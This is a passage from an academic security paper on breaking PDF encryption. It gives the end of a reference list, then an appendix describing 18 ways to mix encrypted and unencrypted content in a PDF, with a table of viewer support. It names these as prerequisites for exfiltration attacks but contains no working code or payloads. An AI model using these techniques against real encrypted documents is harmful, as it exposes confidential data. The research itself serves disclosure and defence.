[30] Vladislav Mladenov, Christian Mainka, Karsten Meyer zu Selhausen, Martin Grothe, and Jörg Schwenk. [n. d.]. 1 Trillion Dollar Refund – How To Spoof PDF Signatures. ([n. d.]).

[31] Vladislav Mladenov, Christian Mainka, Karsten Meyer zu Selhausen, Martin Grothe, and Jörg Schwenk. 2019. 1 Trillion Dollar Refund–How To Spoof PDF Signatures. (2019).

[32] Jens Müller, Vladislav Mladenov, Dennis Felsch, and Jörg Schwenk. 2018. PostScript Undead: Pwning the Web with a 35 Years Old Language. In *International Symposium on Research in Attacks, Intrusions, and Defenses*. Springer, 603–622.

[33] Jens Müller, Marcus Brinkmann, Damian Poddebniak, Sebastian Schinzel, and Jörg Schwenk. 2019. Re: What's Up Johnny? – Covert Content Attacks on Email End-to-End Encryption. https://arxiv.org/ftp/arxiv/papers/1904/1904.07550.pdf.

[34] NoSpamProxy. 2019. Simple Email Encryption. https://www.nospamproxy.de/en/product/nospamproxy-encryption/

[35] U.S. Department of Justice. 2016. Standard Form 750 – Claims Collection Litigation Report Instructions 2/16. https://www.justice.gov/jmd/file/789246/download

[36] Thom Parker. 2006. How to do (not so simple) form calculations. https://acrobatusers.com/tutorials/print/how-to-do-not-so-simple-form-calculations

[37] PDFlib. [n. d.]. PDF 2.0 (ISO 32000-2): Existing Acrobat Features. https://www.pdflib.com/pdf-knowledge-base/pdf-20/existing-acrobat-features/

[38] Damian Poddebniak, Christian Dresen, Jens Müller, Fabian Ising, Sebastian Schinzel, Simon Friedberger, Juraj Somorovsky, and Jörg Schwenk. 2018. Efail: Breaking S/MIME and OpenPGP Email Encryption using Exfiltration Channels. In *27th USENIX Security Symposium (USENIX Security 18)*. USENIX Association, Baltimore, MD, 549–566. https://www.usenix.org/conference/usenixsecurity18/presentation/poddebniak

[39] Dan-Sabin Popescu. 2012. Hiding Malicious Content in PDF Documents. *CoRR* abs/1201.0397 (2012). arXiv:1201.0397 http://arxiv.org/abs/1201.0397

[40] F. Raynal, G. Delugré, and D. Aumaitre. 2010. Malicious Origami in PDF. *Journal in Computer Virology* 6, 4 (2010), 289–315. http://esec-lab.sogeti.com/static/publications/08-pacsec-maliciouspdf.pdf

[41] Check Point Research. 2018. NTLM Credentials Theft via PDF Files. https://research.checkpoint.com/ntlm-credentials-theft-via-pdf-files/

[42] Ricoh. [n. d.]. Multifunctional Products and Printers for Healthcare. http://brochure.copiercatalog.com/ricoh/mp501spftl.pdf

[43] Rimage. [n. d.]. Rimage encryption options keep your data secure. https://www.rimage.com/emea/learn/tips-tools/encryption-keeps-data-secure/

[44] Billy Rios, Federico Lanusse, and Mauro Gentile. 2013. Adobe Reader Same-Origin Policy Bypass. http://www.sneaked.net/adobe-reader-same-origin-policy-bypass

[45] Samsung MFP Security. [n. d.]. White Paper: Samsung Security Framework. http://www8.hp.com/h20195/v2/GetPDF.aspx/c05814811.pdf

[46] Dmitry Sklyarov and A Malyshev. 2001. eBooks security-theory and practice. *DEFCon. Retrieved March* 1 (2001), 2004.

[47] STOIK Soft. 2019. Mobile Doc Scanner (MDScan) + OCR. https://play.google.com/store/apps/details?id=com.stoik.mdscan

[48] Didier Stevens. 2017. Cracking Encrypted PDFs. https://blog.didierstevens.com/2017/12/26/cracking-encrypted-pdfs-part-1/

[49] Marc Stevens, Elie Bursztein, Pierre Karpman, Ange Albertini, and Yarik Markov. 2017. The first collision for full SHA-1. In *Annual International Cryptology Conference*. Springer, 570–596.

[50] Adobe Systems. 2006. *PDF Reference, version 1.7* (sixth edition ed.).

[51] Adobe Systems. 2017. Displaying 3D models in PDFs. https://helpx.adobe.com/acrobat/using/displaying-3d-models-pdfs.html

[52] Adobe Systems. 2019. Applying actions and scripts to PDFs. https://helpx.adobe.com/acrobat/using/applying-actions-scripts-pdfs.html

[53] Adobe Systems. 2019. How to fill in PDF forms. https://helpx.adobe.com/en/acrobat/using/filling-pdf-forms.html

[54] Adobe Systems. 2019. Starting a PDF review. https://helpx.adobe.com/acrobat/using/starting-pdf-review.html

[55] H. Valentin. 2012. Malicious URI resolving in PDF Documents. *Blackhat Abu Dhabi* (2012). https://media.blackhat.com/ad-12/Hamon/bh-ad-12-malicious%20URI-Hamon-Slides.pdf

[56] VITRIUM. 2019. Image Protection. https://www.vitrium.com/image-protection-drm/

[57] Wibu-Systems. 2019. PDF Protection. https://www.wibu.com/solutions/document-protection/pdf.html

A PARTIAL ENCRYPTION

A necessary requirement for direct exfiltration attacks is support for partial encryption. The PDF standard defines various possibilities to mix encrypted and unencrypted content. In this section, we document 18 methods for partial encryption, evaluated in Table 3.

A.1 The "*Identity*" Crypt Filter

PDF defines crypt filters, which "provide finer granularity control of encryption within a PDF file" [50]. Standard crypt filters are *StdCF* and *DefaultCryptFilter* for symmetric/asymmetric encryption, and *Identity* for pass-through, which can be used to create a document where only certain streams are encrypted. Although part of the PDF specification, not all viewers support the *Identity* crypt filter.

(1) Single stream unencrypted, other streams/strings encrypted
(2) Single stream encrypted, other streams/strings unencrypted
(3) All streams are unencrypted, all strings remain encrypted
(4) All strings are unencrypted, all streams remain encrypted

A.2 The "*None*" Encryption Algorithm

In addition to pre-defined crypt filters, the definition of new filters is allowed. For example, a *MyCustomCF* filter could be added using the *None* algorithm (i.e., no encryption) and applied to certain streams, or all streams or strings. In practice, the *None* algorithm is rarely supported by PDF applications as shown in our evaluation

(5) Single stream unencrypted, other streams/strings encrypted
(6) All streams are unencrypted, all strings remain encrypted
(7) All strings are unencrypted, all streams remain encrypted

A.3 Special Unencrypted Streams

Various special streams remain unencrypted (*XRef Stream*) or can be defined as encrypted or unencrypted (*EmbeddedFile*, *Metadata*). Unencrypted streams can be manipulated and used in a different context (e.g., as a container for JavaScript code). Encrypted streams in an otherwise unencrypted document can be easily exfiltrated.

(8) *EmbeddedFile* unencrypted, other streams/strings encrypted
(9) *EmbeddedFile* encrypted, other streams/strings unencrypted
(10) Same as (9), but *AuthEvent* for decryption set to *EFOpen*
(11) *Metadata* unencrypted, other streams/strings encrypted
(12) *Metadata* encrypted, other streams/strings unencrypted
(13) *XRef Stream* unencrypted, other streams/strings encrypted

A.4 Special Unencrypted Strings

Various special strings are required to remain unencrypted in an otherwise encrypted document. Their content can be manipulated and afterward referenced to as an indirect object (e.g., for a URL).

(14) *Encrypt Perms* unencrypted, other streams/strings encrypted
(15) *Sig Contents* unencrypted, other streams/strings encrypted
(16) *Trailer ID* unencrypted, other streams/strings encrypted
(17) *XRef Entry* unencrypted, other streams/strings encrypted

A.5 Using Name Types as Strings

Name types define keys in dictionaries – similar to variable names. They are never encrypted. Non-*type-safe* PDF viewers do accept input of type *name* when a *string* would be expected (e.g., a URL).

(18) Unencrypted name used as string in an encrypted document

	(1)	(2)	(3)	(4)	(5)	(6)	(7)	(8)	(9)	(10)	(11)	(12)	(13)	(14)	(15)	(16)	(17)	(18)
Acrobat Reader DC	●	●	●	●	○	○	○	●	●	○	●	●	●	○	○	○	○	●
Foxit Reader	○	○	○	○	○	○	○	○	○	●	●	○	○	○	○	○	○	●
PDF-XChange Viewer	●	○	○	○	○	○	●	●	●	●	○	○	○	○	○	○	○	○
Perfect PDF Reader	●	○	●	●	○	○	○	●	○	○	●	○	○	○	○	○	○	○
PDF Studio Viewer	●	○	●	●	●	●	●	●	○	○	●	○	●	○	○	●	○	○
Nitro Reader	○	○	○	○	○	○	○	○	○	○	○	○	○	○	●	●	●	○
Acrobat Pro DC	●	●	●	●	○	○	○	●	●	○	●	●	●	○	○	○	○	●
Foxit PhantomPDF	○	○	●	●	○	○	○	○	○	●	●	○	○	○	○	○	○	●
PDF-XChange Editor	●	○	○	○	○	○	●	●	○	○	○	○	○	○	○	○	○	○
Perfect PDF Premium	●	○	●	●	○	○	○	●	○	○	●	○	○	○	○	○	○	○
PDF Studio Pro	●	○	●	●	●	●	●	●	○	○	●	○	●	○	○	●	○	○
Nitro Pro	○	○	○	○	○	○	○	○	○	○	○	○	○	○	●	●	●	○
Nuance Power PDF	●	○	○	○	○	○	○	●	○	○	●	○	○	●	○	●	○	●
iSkysoft PDF Editor	○	○	○	○	○	○	○	○	○	○	○	○	○	○	○	○	○	●
Master PDF Editor	○	○	○	○	○	○	○	○	○	○	○	○	○	○	○	○	○	●
Soda PDF Desktop	●	●	○	●	○	○	○	●	●	●	●	●	○	●	●	●	●	○
PDF Architect	●	●	○	●	○	○	○	○	●	●	●	●	○	○	○	○	○	○
PDFelement	○	○	○	○	○	○	○	○	○	○	○	○	○	○	○	○	○	●
Preview	●	●	●	●	○	○	○	●	●	○	●	●	○	●	●	●	●	○
Skim	●	●	●	●	○	○	○	●	●	○	●	●	○	●	●	●	●	○
Evince	●	○	○	○	●	○	○	●	○	○	●	○	○	○	○	○	○	○
Okular	●	○	○	○	●	○	○	●	○	○	●	○	○	○	○	○	○	○
MuPDF	●	●	●	●	○	○	○	●	●	●	●	●	○	●	●	●	●	○
Chrome	○	○	○	○	○	○	○	○	○	○	○	○	○	○	○	○	○	●
Firefox	○	○	○	○	○	○	○	○	○	○	○	○	○	●	○	○	○	○
Safari	○	○	●	●	○	○	○	○	○	○	○	○	○	○	○	○	○	○
Opera	○	○	○	○	○	○	○	○	○	○	○	○	○	○	○	○	○	●

● Supported ○ Not supported

Table 3: Techniques to gain partial encryption in various tested PDF applications.